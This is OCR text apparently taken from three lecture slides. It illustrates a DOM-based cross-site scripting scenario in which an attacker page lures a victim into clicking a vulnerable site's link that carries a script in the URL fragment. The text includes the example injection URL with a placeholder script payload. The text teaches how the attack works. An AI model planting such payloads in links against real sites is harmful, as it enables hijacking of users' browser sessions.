
DOM-based XSS Attacks – Scenario




DOM-based XSS Attacks – Scenario




DOM-based XSS Attacks – Scenario


https://attacker.com
You should click this!:
https://mysite.com#<script>attack()</script>
1. Visit attacker's website
2. Receive malicious page
App
attacker.com
web server
victim
No XSS Payload in a received page!
3. Click the link
4. Receive a normal page
App
https://mysite.com?#<sc..
Current URL:
will be updated
<html>
Current URL: will be updated
</html>
e.com
(vulnerable web app)

